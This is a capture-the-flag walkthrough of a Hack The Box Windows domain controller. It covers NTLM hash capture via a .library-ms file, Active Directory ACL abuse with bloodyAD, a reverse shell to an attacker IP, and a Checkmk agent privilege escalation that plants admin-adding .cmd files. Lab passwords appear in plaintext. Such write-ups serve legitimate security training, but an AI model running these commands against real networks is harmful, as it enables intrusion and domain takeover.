
Name it with extension .library-ms(any name is ok: ex> a.library-ms). Zip it.




Start responder

```
sudo responder -I tun0
```

Submit the zip file






Crack it with hashcat




I can authenticate as web_svc



Get monitoring_svc shell

I can get tgt with web_svc cred

```
sudo ntdpdate dc01.nanocorp.htb
getTGT.py 'nanocorp.htb/web_svc:dksehdgh712!@#'
nxc smb dc01.nanocorp.htb --generate-krb5-file nanocorp.krb5
export KRB5_CONFIG=nanocorp.krb5
```



Now, I can use rusthound

```
KRB5CCNAME=web_svc.ccache rusthound-ce -d nanocorp.htb -k -z -f
dc01.nanocorp.htb
```

```
┌─[parrot@parrot]─[~/Documents/nanocorp]
└──╼ $KRB5CCNAME=web_svc.ccache rusthound-ce -d nanocorp.htb -k -z -f dc01.nanocorp.htb
---------------------------------------------------
Initializing RustHound-CE at 19:45:08 on 06/26/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-06-26T23:45:08Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-26T23:45:08Z INFO  rusthound_ce] Collection method: All
[2026-06-26T23:45:08Z INFO  rusthound_ce::ldap] Connected to NANOCORP.HTB Active Directory!
[2026-06-26T23:45:08Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-26T23:45:08Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-26T23:45:10Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=nanocorp,DC=htb
[2026-06-26T23:45:10Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-26T23:45:11Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=nanocorp,DC=htb
[2026-06-26T23:45:11Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-26T23:45:13Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=nanocorp,DC=htb
[2026-06-26T23:45:13Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-26T23:45:13Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=nanocorp,DC=htb
[2026-06-26T23:45:13Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-26T23:45:13Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=nanocorp,DC=htb
[2026-06-26T23:45:13Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2026-06-26T23:45:13Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] 6 users parsed!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] 61 groups parsed!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] 2 ous parsed!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2026-06-26T23:45:13Z INFO  rusthound_ce::json::maker::common] .//20260626194513_nanocorp-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 19:45:13 on 06/26/26! Happy Graphing!
```

Digest it in bloodhound and see what web_svc can do



The path is

```
web_svc - addself - it_support - force_changepassword - monitoring_svc$
```

So let's do this

```
KRB5CCNAME=web_svc.ccache bloodyAD -k -d nanocorp.htb --host
dc01.nanocorp.htb add groupMember IT_SUPPORT web_svc
KRB5CCNAME=web_svc.ccache bloodyAD -k -d nanocorp.htb --host
dc01.nanocorp.htb set password monitoring_svc <password>
getTGT.py 'nanocorp.htb/monitoring_svc:<password>'
```

```
┌─[parrot@parrot]─[~/Documents/nanocorp]
└──╼ $KRB5CCNAME=web_svc.ccache bloodyAD -k -d nanocorp.htb --host dc01.nanocorp.htb add groupMember IT_SUPPORT web_svc
[+] web_svc added to IT_SUPPORT
┌─[parrot@parrot]─[~/Documents/nanocorp]
└──╼ $getTGT.py 'nanocorp.htb/web_svc:dksehdgh712!@#'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in web_svc.ccache
┌─[parrot@parrot]─[~/Documents/nanocorp]
└──╼ $KRB5CCNAME=web_svc.ccache bloodyAD -k -d nanocorp.htb --host dc01.nanocorp.htb set password monitoring_svc 'P@ssw0rd!'
[+] Password changed successfully!
┌─[parrot@parrot]─[~/Documents/nanocorp]
└──╼ $getTGT.py 'nanocorp.htb/monitoring_svc:P@ssw0rd!'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in monitoring_svc.ccache
```

Evil-winrm doesn't work well because of ssl, so I'll use winrmexec.py(https://raw.githubusercontent.com/ozelis/winrmexec/main/winrmexec.py) instead

```
KRB5CCNAME=monitoring_svc.ccache python3 winrmexec.py dc01.nanocorp.htb -ssl
-k -port 5986
```

```
┌─[parrot@parrot]─[~/Documents/nanocorp]
└──╼ $KRB5CCNAME=monitoring_svc.ccache python3 winrmexec.py dc01.nanocorp.htb -ssl -k -port 5986
Impacket v0.11.0 - Copyright 2023 Fortra

[*] '-target_ip' not specified, using dc01.nanocorp.htb
[*] '-url' not specified, using https://dc01.nanocorp.htb:5986/wsman
[*] using domain and username from ccache: NANOCORP.HTB\monitoring_svc
[*] '-spn' not specified, using HTTP/dc01.nanocorp.htb@NANOCORP.HTB
[*] '-dc-ip' not specified, using NANOCORP.HTB
[*] requesting TGS for HTTP/dc01.nanocorp.htb@NANOCORP.HTB
PS C:\Users\monitoring_svc\Documents>
```

I got monitoring_svc shell!

Get root shell

In programdata,

```
PS C:\programdata> ls


    Directory: C:\programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/5/2025   3:03 PM                checkmk
d---s-         4/2/2025   6:21 PM                Microsoft
d-----         4/2/2025   6:24 PM                Package Cache
d-----       6/26/2026   5:04 PM                regid.1991-06.com.microsoft
d-----         5/8/2021   1:20 AM                SoftwareDistribution
d-----         5/8/2021   2:36 AM                ssh
d-----         4/2/2025   6:22 PM                USOPrivate
d-----         5/8/2021   1:20 AM                USOShared
d-----         4/2/2025   6:25 PM                VMware
-a----         4/5/2025   4:41 PM             46 cmk_agent_uninstall.txt


PS C:\programdata> cat cmk*
Checkmk monitoring agent service - 2.1, 64-bit
```

It shows checkmk and its version. Or,

```
PS C:\programdata> netstat -a -p TCP

Active Connections


  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             DC01:0                 LISTENING
  TCP    0.0.0.0:88             DC01:0                 LISTENING
  TCP    0.0.0.0:135            DC01:0                 LISTENING
  TCP    0.0.0.0:389            DC01:0                 LISTENING
  TCP    0.0.0.0:445            DC01:0                 LISTENING
  TCP    0.0.0.0:464            DC01:0                 LISTENING
  TCP    0.0.0.0:593            DC01:0                 LISTENING
  TCP    0.0.0.0:636            DC01:0                 LISTENING
  TCP    0.0.0.0:3268           DC01:0                 LISTENING
  TCP    0.0.0.0:3269           DC01:0                 LISTENING
  TCP    0.0.0.0:3389           DC01:0                 LISTENING
  TCP    0.0.0.0:5986           DC01:0                 LISTENING
  TCP    0.0.0.0:6556           DC01:0                 LISTENING
  TCP    0.0.0.0:9389           DC01:0                 LISTENING
  TCP    0.0.0.0:47001          DC01:0                 LISTENING
  TCP    0.0.0.0:49664          DC01:0                 LISTENING
  TCP    0.0.0.0:49665          DC01:0                 LISTENING
  TCP    0.0.0.0:49666          DC01:0                 LISTENING
  TCP    0.0.0.0:49667          DC01:0                 LISTENING
  TCP    0.0.0.0:49668          DC01:0                 LISTENING
  TCP    0.0.0.0:49670          DC01:0                 LISTENING
  TCP    0.0.0.0:55825          DC01:0                 LISTENING
  TCP    0.0.0.0:65313          DC01:0                 LISTENING
  TCP    0.0.0.0:65326          DC01:0                 LISTENING
  TCP    0.0.0.0:65327          DC01:0                 LISTENING
```

I can see it's listening 6556,

```
PS C:\programdata> $client = new-object system.net.sockets.tcpclient("127.0.0.1",6556)
PS C:\programdata> $stream = $client.getStream()
PS C:\programdata> $reader = new-object system.io.streamreader($stream)
PS C:\programdata> while (($line = $reader.ReadLine()) -ne $null) {$line}
<<<check_mk>>>
Version: 2.1.0p10
BuildDate: Aug 19 2022
AgentOS: windows
Hostname: DC01
Architecture: 64bit
WorkingDirectory: C:\Windows\system32
ConfigFile: C:\Program Files (x86)\checkmk\service\check_mk.yml
LocalConfigFile: C:\ProgramData\checkmk\agent\check_mk.user.yml
AgentDirectory: C:\Program Files (x86)\checkmk\service
PluginsDirectory: C:\ProgramData\checkmk\agent\plugins
StateDirectory: C:\ProgramData\checkmk\agent\state
ConfigDirectory: C:\ProgramData\checkmk\agent\config
TempDirectory: C:\ProgramData\checkmk\agent\tmp
LogDirectory: C:\ProgramData\checkmk\agent\log
SpoolDirectory: C:\ProgramData\checkmk\agent\spool
```


It shows more precise version. This version has cve PoC that leads to privilege escalation(https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-

writable-files-in-checkmk-agent/)




It shows that checkmk is using files in C:/Windows/Temp, which is writable, so that malicious code can be injected here. Let's create a malicious cmd file instead of exe here.


```
set-content -path adduser.cmd "@echo off`nnet user hello P@ssw0rd! /add`nnet localgroup administrators hello /add"
```



Before proceeding, interactive shell is needed for msiexec, so I'll upload runascs first.



I can see that there's rdp session for web_svc



Create a new interactive shell as web_svc

```
./run.exe web_svc 'dksehdgh712!@#' cmd.exe -r 10.10.16.59:9001 -l 2
```

```
PS C:\programdata> ./run.exe web_svc 'dksehdgh712!@#' cmd.exe -r 10.10.16.59:9001 -l 2

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-1d7cfbe$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 4560 created in background.
PS C:\programdata>
```

```
┌──[parrot@parrot]─[~/Documents/nanocorp]
└─► $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.243.199 64218
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Now, let's copy this file inside Temp and set it readonly. Note that pid should be in much lower range since it's a temporary lab server.

```
1..10000 | foreach { copy C:\programdata\adduser.cmd
C:\Windows\Temp\cmk_all_${_}_1.cmd; Set-ItemProperty -path C:\Windows
\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true; }
```

```
PS C:\programdata> 1..10000 | foreach { copy C:\programdata\adduser.cmd C:\Windows\Temp\cmk_all_${_}_1.cmd; Set-ItemProperty -path C:\Windows
\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true; }
```

Let's check what msi file should be run

```
Get-ItemProperty
'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-
18\Products\*\InstallProperties
' | Where-Object { $_.DisplayName -like '*mk*' } | Select-Object
localpackage
```

```
PS C:\programdata> Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties
' | Where-Object { $_.DisplayName -like '*mk*' } | Select-Object localpackage

LocalPackage
------------
C:\Windows\Installer\1e6f2.msi


PS C:\programdata>
```

So let's run this file in interactive shell

```
.\cmd.exe /c "msiexec /fa C:\Windows\Installer\1e6f2.msi"
```

```
C:\Windows\system32>.\cmd.exe /c "msiexec /fa C:\Windows\Installer\1e6f2.msi"
.\cmd.exe /c "msiexec /fa C:\Windows\Installer\1e6f2.msi"

C:\Windows\system32>net user
net user

User accounts for \\DC01

-------------------------------------------------------------------------------
Administrator            Guest                    hello
krbtgt                   monitoring_svc           web_svc
The command completed successfully.
```

Since there's cleanup script, it's very hard to make it run, so patience needed here.

```
C:\Windows\system32>net user hello
net user hello
User name                    hello
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/26/2026 6:08:56 PM
Password expires             8/7/2026 6:08:56 PM
Password changeable          6/27/2026 6:08:56 PM
Password required            Yes
User may change password     Yes


Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.
```

Let's get another shell as new user(hello here)

